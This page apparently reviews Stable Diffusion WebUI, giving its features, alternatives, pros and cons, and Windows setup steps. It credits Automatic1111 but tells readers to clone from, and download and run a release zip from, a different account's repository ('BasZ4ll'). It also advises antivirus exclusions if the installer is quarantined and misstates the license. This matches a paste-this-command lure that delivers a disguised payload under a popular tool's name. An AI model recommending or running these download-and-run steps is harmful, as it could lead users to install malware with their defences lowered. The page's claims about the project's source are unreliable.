What Is Stable Diffusion WebUI?

Stable Diffusion WebUI is a browser-based local inference front-end built by Automatic1111 for generating and editing images with Stable Diffusion checkpoints. Stable Diffusion WebUI is one of the best AI Image Generation UIs for developers, indie hackers, and creators who want SDXL, SD 1.5, or custom models running on their own GPU; the project notes that a 6GB NVIDIA VRAM floor is the practical minimum for usable performance.
It exposes prompt-driven generation, image-to-image editing, and extension hooks through a web interface instead of a notebook or a command-only workflow. If you want full control over samplers, negative prompts, batch jobs, and post-processing on a Windows desktop, this repo is the default reference point.
Quick Overview
| Attribute | Details |
|---|---|
| Type | AI Image Generation UIs |
| Best For | developers, indie hackers, and creators who want local Stable Diffusion inference |
| Language/Stack | Python, PyTorch, Gradio, CUDA, Windows batch scripts |
| License | MIT |
| GitHub Stars | N/A as of Feb 2026 |
| Pricing | Open-Source |
| Last Release | N/A |
Who Should Use Stable Diffusion WebUI?
- Local-first builders who want to run image generation on their own machine instead of sending prompts to a SaaS endpoint.
- Indie hackers shipping creative apps who need a tested Stable Diffusion interface for prototyping workflows, presets, and prompt UIs.
- Power users on NVIDIA GPUs who need direct access to samplers, CFG scale, seeds, VAE selection, and VRAM-saving flags.
- Automation-minded teams that want an interface with extensions and reproducible batch generation for repeated asset creation.
Not ideal for:
- MacBook-only users without a supported GPU, because Stable Diffusion WebUI expects a capable local graphics setup for practical performance.
- Teams that want zero-maintenance SaaS and do not want to manage model files, driver updates, or CUDA quirks.
- Users who prefer node graphs and visually wiring pipelines, where browse all AI image generation tools options like ComfyUI fit better.
Key Features of Stable Diffusion WebUI
- Text-to-Image and Image-to-Image — Stable Diffusion WebUI supports prompt-only generation and guided editing from an input image. That covers the two workflows most people use for concept art, mockups, and iterative variations.
- Negative Prompts and sampler controls — You can steer outputs with negative prompts, sampling method selection, steps, CFG scale, and seed values. Those parameters matter when you need repeatable outputs rather than random exploration.
- Multi-model support — The interface supports model families like SD 1.5, SDXL, Pony, and other compatible checkpoints. That makes it useful for teams that switch between models for different art styles or quality targets.
- Extension ecosystem — The extension system lets you add extra features without forking the main repo. In practice, that is how users bolt on custom upscalers, control layers, prompt helpers, and workflow tools.
- Batch generation and grids — Stable Diffusion WebUI can generate multiple candidates in one pass and lay them out in grids. That is the right shape for prompt testing, asset sweeps, and comparing seeds at scale.
- Upscaling and face restoration — Built-in post-processing helps polish outputs after the first diffusion pass. This is useful when a workflow needs presentation-ready images without exporting into another editor immediately.
- Local execution model — The tool runs on your machine, so model files and outputs stay under your control. That matters for teams handling private concepts, proprietary brand assets, or offline work on a desktop GPU.
Stable Diffusion WebUI vs Alternatives
| Tool | Best For | Key Differentiator | Pricing |
|---|---|---|---|
| Stable Diffusion WebUI | Local prompt-driven Stable Diffusion generation on Windows and NVIDIA GPUs | Familiar browser UI with broad model and extension support | Open-Source |
| ComfyUI | Node-based advanced workflows | Graph-first pipeline composition with granular control | Open-Source |
| Fooocus | Minimal setup and fast prompting | Opinionated UI that hides most tuning knobs | Open-Source |
| InvokeAI | Structured image editing and canvas workflows | Strong project organization and editing-centric UX | Open-Source |
Stable Diffusion WebUI is the better pick when you want the broadest default feature set and the least friction for traditional prompt-to-image work. If you need a node graph and deterministic pipeline plumbing, ComfyUI is the cleaner fit, and it pairs well with teams that already think in DAGs rather than forms.
Fooocus is the right call when your priority is fast setup and fewer knobs. InvokeAI makes more sense when your workflow includes iterative editing, canvas-based composition, or organized asset management; for people comparing self-hosted stacks, also browse all open-source tools.
How Stable Diffusion WebUI Works
Stable Diffusion WebUI sits on a local Python runtime that loads a checkpoint into GPU memory, then exposes generation controls through a Gradio-based browser interface. The design is intentionally direct: a user edits prompts, chooses a sampler and seed, and the backend runs diffusion steps against the selected model without sending requests to a remote service.
The core abstraction is a local model pipeline. Your checkpoint, VAE, and extensions all plug into the same generation loop, which is why the tool can support SD 1.5, SDXL, and community models with minimal changes to the UI layer. The project also exposes common tuning flags such as --xformers, --medvram, and --lowvram so users can trade speed for memory usage on constrained cards.
git clone https://github.com/BasZ4ll/Stable-Diffusion-WebUI.git
cd Stable-Diffusion-WebUI
set COMMANDLINE_ARGS=--xformers --medvram
webui-user.bat
This starts the local launcher, applies the memory/performance flags, and opens the browser UI after the model assets are available. Expect the first run to take longer because Stable Diffusion WebUI pulls or indexes model files, initializes CUDA, and builds the local environment before the interface appears.
Pros and Cons of Stable Diffusion WebUI
Pros:
- Broad model compatibility — It handles common Stable Diffusion families and community checkpoints, which makes it practical for mixed model libraries.
- Mature extension ecosystem — The extension system lets you customize the workflow without rewriting the core app.
- Direct parameter control — Samplers, steps, CFG, seeds, resolution, and post-processing are all exposed instead of hidden behind a narrow abstraction.
- Local privacy — Prompts, models, and generated outputs stay on your machine unless you choose to move them elsewhere.
- Windows-friendly onboarding — The
webui-user.batpath lowers setup friction for desktop users who do not want to assemble a Python environment by hand. - Batch-friendly output — Grid creation and multi-image runs make it easier to compare seeds and prompts systematically.
Cons:
- GPU dependency — Stable Diffusion WebUI is not a good fit for weak hardware, and the page explicitly recommends at least 6GB of NVIDIA VRAM.
- Driver and CUDA friction — New users often need to manage GPU drivers, xFormers, and memory flags to avoid crashes or slow renders.
- Less structured than ComfyUI — If you need a visual node graph or reproducible DAG-style workflows, the UI can feel too linear.
- Windows bias in the provided installer — The download flow on the page is optimized for Windows 10 and Windows 11, which narrows portability out of the box.
- Model management overhead — You still have to download, version, and organize checkpoints, which adds operational work compared with hosted generators.
Getting Started with Stable Diffusion WebUI
The fastest start is to download the release archive, extract it, and run webui-user.bat on Windows 10 or Windows 11. Stable Diffusion WebUI is designed so the first launch installs or prepares what it needs, then prints a local URL in the console for browser access.
Invoke-WebRequest -Uri https://github.com/BasZ4ll/Stable-Diffusion-WebUI/releases/download/AItools/StableDiffusion.zip -OutFile StableDiffusion.zip
Expand-Archive .\StableDiffusion.zip -DestinationPath .\StableDiffusion
cd .\StableDiffusion
.\webui-user.bat
After the first run, you should expect a model download or initialization step before the interface becomes usable. If you hit memory errors, lower the resolution, enable --lowvram, or update NVIDIA Studio drivers; antivirus exclusions may also be necessary if the installer is quarantined.
Verdict
Stable Diffusion WebUI is the strongest option for local Stable Diffusion generation when you want browser-based control, extension support, and Windows-friendly setup on a capable NVIDIA GPU. Its main strength is breadth of features; its main caveat is the hardware and driver overhead that comes with running models locally. Choose it if you want the classic Automatic1111 workflow, not a hosted image API.